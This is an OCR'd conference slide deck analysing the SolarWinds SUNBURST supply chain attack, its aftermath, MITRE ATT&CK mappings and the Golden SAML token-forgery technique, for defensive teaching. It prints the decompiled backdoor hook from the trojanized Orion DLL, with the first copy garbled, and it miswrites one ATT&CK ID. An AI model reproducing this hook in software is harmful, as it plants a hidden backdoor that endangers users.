# Deconstructing the Solarwinds Supply Chain Attack and Deterring it: Honing in on the Golden SAML Attack Technique

Nathan Aw
https://www.linkedin.com/in/awnathan
https://owasp.org/www-chapter-singapore/
24 February 2021

"I think from a **software engineering perspective**, it's probably fair to say that this is the largest and most sophisticated attack the world has ever seen." - *Brad Smith, Microsoft President*

SOURCE: https://www.cbsnews.com/news/solarwinds-hack-russia-cyberattack-60-minutes-2021-02-14/

# A Poisoned SolarWinds.Orion.Core.BusinessLayer.dll

Class: `SolarWinds.Orion.Core.BusinessLayer.InventoryManager`

```
internal void RefreshInternal()
{
    if (InventoryManager.log.get_IsDebugEnabled())
    InventoryManager.log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", (
    try
    {
    if (!OrionImprovementBusinessLayer.IsAlive)
        new Thread(new ThreadStart(OrionImprovementBusinessLayer.Initialize))
        {
        IsBackground = true
        }.Start();
    }
    catch (Exception ex)
    {
    }
    if (this.backgroundInventory.IsRunning)
    {
    InventoryManager.log.Info((object) "Skipping background backgroundInventory check, still running");
    }
    else
    {
    this.QueueInventoryTasksFromNodeSettings();
    this.QueueInventoryTasksFromInventorySettings();
    if (this.backgroundInventory.QueueSize <= 0)
```

```
internal void RefreshInternal()
{
    if (InventoryManager.log.get_IsDebugEnabled())
    InventoryManager.log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", (object) this.engineID);
    try
    {
    if (!OrionImprovementBusinessLayer.IsAlive)
        new Thread(new ThreadStart(OrionImprovementBusinessLayer.Initialize))
        {
        IsBackground = true
        }.Start();
    }
    catch (Exception ex)
    {
    }
    if (this.backgroundInventory.IsRunning)
    {
    InventoryManager.log.Info((object) "Skipping background backgroundInventory check, still running");
    }
    else
    {
    this.QueueInventoryTasksFromNodeSettings();
    this.QueueInventoryTasksFromInventorySettings();
    if (this.backgroundInventory.QueueSize <= 0)
        return;
    this.backgroundInventory.Start();
    }
}
```

SOURCE: https://github.com/nathanawmk/Sunburst-Analysis; https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/

# This Talk - Agenda

1. Framing the Context: What Happened and the Aftermath
2. Examining the Cyber-attack chain (also known as the cyber kill chain) + Tactics Techniques and Procedures (TTP)
3. Honing in: The Golden SAML Attack Technique (+Demo!)
4. Detecting post-compromise threat activity + remediation
5. Guarding Against Supply Chain Attacks
6. Revised MAS Technology Risk Management Guidelines Updated January 2021
7. Conclusion

***Opinions/views expressed in the talk are solely my own and do not express the views or opinions of my employer.***

# Who I am

Working in the financial services industry (FSI), as a cloud-native, microservices and devsecops developer/architect with a particular interest in countering ever-evolving emerging threats, Nathan Aw spends his time tinkering with code and making them secure regardless of where they are deployed: on premise or multi-cloud. A firm believer and practitioner of holistic cyber risk–management paradigm, he believes that an identity-based, zer0-trust security paradigm is the only way forward in an increasingly complex multi-cloud, hybrid cloud environment.

https://www.linkedin.com/in/awnathan

***Opinions/views expressed in the talk are solely my own and do not express the views or opinions of my employer.***

# Framing the Context: What Happened? (Very High-Level) (1/3)

1. SolarWinds, a company that sells IT monitoring and management tools, was breached at some point in 2019 - as early as **October 2019**
2. The adversary added a malicious version of the binary solarwinds.orion.core.businesslayer.dll into the SolarWinds software lifecycle, which was then signed by the legitimate SolarWinds code signing certificate. Also known as a **Supply Chain Compromise**, around 18,000 SolarWinds customers installed the tainted update onto their systems
3. The Cybersecurity and Infrastructure Security Agency (CISA) Computer Emergency Readiness Team (CERT), part of the Department of Homeland Security (DHS), CERT issued Emergency Directive 21-01 on December 13, 2020

- Also known as **SUNBURST** Backdoor or **Solorigate**
- **SolarWinds.Orion.Core.BusinessLayer.dll** is a digitally-signed component of the Orion software framework that contains a backdoor that communicates via HTTP to third party servers.
- **Supply Chain Compromise Definition: "**Adversaries may manipulate products or product delivery mechanisms prior to receipt by a final consumer for the purpose of data or system compromise."

SOURCE:
https://www.kiuwan.com/solarwinds-hack-timeline/
https://unit42.paloaltonetworks.com/solarstorm-supply-chain-attack-timeline/
https://www.nytimes.com/2021/01/02/us/politics/russian-hacking-government.htm
https://attack.mitre.org/techniques/T1195/
https://www.businessinsider.com/solarwinds-warned-weak-123-password-could-expose-firm-report-2020-12
https://orangematter.solarwinds.com/2021/01/11/new-findings-from-our-investigation-of-sunburst/
https://www.cisa.gov/news/2020/12/13/cisa-issues-emergency-directive-mitigate-compromise-solarwinds-orion-network

# Framing the Context: The Aftermath (2/3)


1. Up to **18,000** customers, including sensitive federal agencies, have the malicious update installed -- *this may not necessarily mean all of those organizations have actually been breached*
2. The US Energy Department and National Nuclear Security Administration have evidence that hackers accessed their networks. The National Nuclear Security Administration maintains the U.S. nuclear weapons stockpile
3. Numerous Cybersecurity Vendors -- Fireye, Mimecast, Qualys, Palo Alto Networks, and Fidelis -- have added their names to the list of companies that have installed trojanized versions of the SolarWinds Orion.
4. The attackers also managed to escalate access inside Microsoft's internal network and gain access to a small number of internal accounts, which they used to access Microsoft source code repositories
5. The list of affected customers is likely to continue to grow… Copycat attacks are very likely.

**~4,032 lines of code attackers rewrote within Solarwinds Orion**

**>1000 Software Engineers involved**


SOURCE:
https://www.securityweek.com/vmware-cisco-reveal-impact-solarwinds-incident#:~:text=According%20to%20SolarWinds%2C%20up%20to,before%20the%20breach%20was%20discovered.
https://www.politico.com/news/2020/12/17/nuclear-agency-hacked-officials-inform-congress-447855
https://www.zdnet.com/article/microsoft-solarwinds-attack-took-more-than-1000-engineers-to-create/
https://www.zdnet.com/article/four-security-vendors-disclose-solarwinds-related-incidents/#:~:text=This%20week%2C%20four%20new%20cyber,of%20the%20SolarWinds%20Orion%20app.
https://msrc-blog.microsoft.com/2020/12/31/microsoft-internal-solorigate-investigation-update/

# Framing the Context: The Aftermath (3/3)





**Clearly supply chain exploits are now a core tool in the cyber-weapons toolbox!**

SOURCE:
https://blog.adolus.com/blog/three-things-the-solarwinds-supply-chain-attack-can-teach-us;
https://www.wired.com/story/solarwinds-hacker-methods-copycats/




# The Cyber Kill Chain + Tactics Techniques and Procedures (TTP): High-level end-to-end attack chain (1/3)





SOURCE: https://www.microsoft.com/security/blog/2020/12/28/using-microsoft-365-defender-to-coordinate-protection-against-solorigate/; https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/

# The Cyber Kill Chain and Tactics Techniques and Procedures (TTP): Initial Access and Command-and-Control (2/3)




SOURCE: https://www.microsoft.com/security/blog/2020/12/28/using-microsoft-365-defender-to-coordinate-protection-against-solorigate/

# Examining the Cyber Kill Chain and Tactics Techniques and Procedures (TTP): Hands on Keyboard Attack on Premise (3/3)




SOURCE: https://www.microsoft.com/security/blog/2020/12/28/using-microsoft-365-defender-to-coordinate-protection-against-solorigate/

# Some MITRE ATT&CK techniques observed (1/2)

| | |
|---|---|
| Initial Access | **T1195.001 Supply Chain Compromise** |
| Execution | **T1072 Software Deployment Tools** |
| Command and Control | **T1071.004 Application Layer Protocol: DNS**<br>**T1017.001 Application Layer Protocol: Web Protocols**<br>**T1568.002 Dynamic Resolution: Domain Generation Algorithms**<br>**T1132 Data Encoding** |

SOURCE:
https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/

# Some MITRE ATT&CK techniques observed (2/2)

| | |
|---|---|
| Persistence | **T1078 Valid Accounts** |
| Defense Evasion | **T1480.001 Execution Guardrails: Environmental Keying**<br>**T1562.001 Impair Defenses: Disable or Modify Tools** |
| Collection | **T1005 Data From Local System** |


SOURCE:
https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/

# MITRE ATT&CK techniques observed - US CISA

- *Query Registry* [T1012]
- *Obfuscated Files or Information* [T1027]
- *Obfuscated Files or Information: Steganography* [T1027.003]
- *Process Discovery* [T1057]
- *Indicator Removal on Host: File Deletion* [T1070.004]
- *Application Layer Protocol: Web Protocols* [T1071.001]
- *Application Layer Protocol: DNS* [T1071.004]
- *File and Directory Discovery* [T1083]
- *Ingress Tool Transfer* [T1105]
- *Data Encoding: Standard Encoding* [T1132.001]
- *Supply Chain Compromise: Compromise Software Dependencies and Development Tools* [T1195.001]
- *Supply Chain Compromise: Compromise Software Supply Chain* [T1195.002]
- *Software Discovery* [T1518]
- *Software Discovery: Security Software* [T1518.001]
- *Create or Modify System Process: Windows Service* [T1543.003]
- *Subvert Trust Controls: Code Signing* [T1553.002]
- *Dynamic Resolution: Domain Generation Algorithms* [T1568.002]
- *System Services: Service Execution* [T1569.002]
- *Compromise Infrastructure* [T1584]

SOURCE: https://us-cert.cisa.gov/ncas/alerts/aa20-352a

# Several behaviors were identified that weren't previously explicitly captured within existing techniques.




SOURCE: https://attack.mitre.org/techniques/T1606/002/ ; https://medium.com/mitre-attack/identifying-unc2452-related-techniques-9f7b6c7f3714

## How do you forge Web Credentials? By Compromising the SAML signing certificate using their escalated Active Directory privileges

The adversary's initial objectives, as understood today, appear to be to collect information from victim environments. **One method the adversary is accomplishing this objective is by compromising the SAML signing certificate using their escalated Active Directory privileges.** Once this is accomplished, the adversary creates unauthorized but valid tokens and presents them to services that trust SAML tokens from the environment. These tokens can then be used to access resources in hosted environments, such as email, for data exfiltration via authorized APIs. During the persistence phase, the additional credentials being attached to service principals obfuscates the activity of user objects, because they appear to be accessed by the individual, and such individual access is normal and not logged in all M365 licensing levels.

SOURCE: https://us-cert.cisa.gov/ncas/alerts/aa20-352a

# “SolarWinds hackers used their access in many cases to infiltrate their victims' Microsoft 365 email services and Microsoft Azure Cloud infrastructure”

“The SolarWinds hackers used their access in many cases to infiltrate their victims' Microsoft 365 email services and Microsoft Azure Cloud infrastructure—both treasure troves of potentially sensitive and valuable data. The challenge of preventing these types of intrusions into Microsoft 365 and Azure is that they don't depend on specific vulnerabilities that can simply be patched. Instead hackers use an initial attack that positions them to manipulate Microsoft 365 and Azure in a way that appears legitimate. In this case, to great effect.”

“...the attackers could use their newfound privileges on victim systems to take control of certificates and keys used to generate system authentication tokens, known as SAML tokens, for Microsoft 365 and Azure. Organizations manage this authentication infrastructure locally, rather than in the cloud, through a Microsoft component called Active Directory Federation Services.”

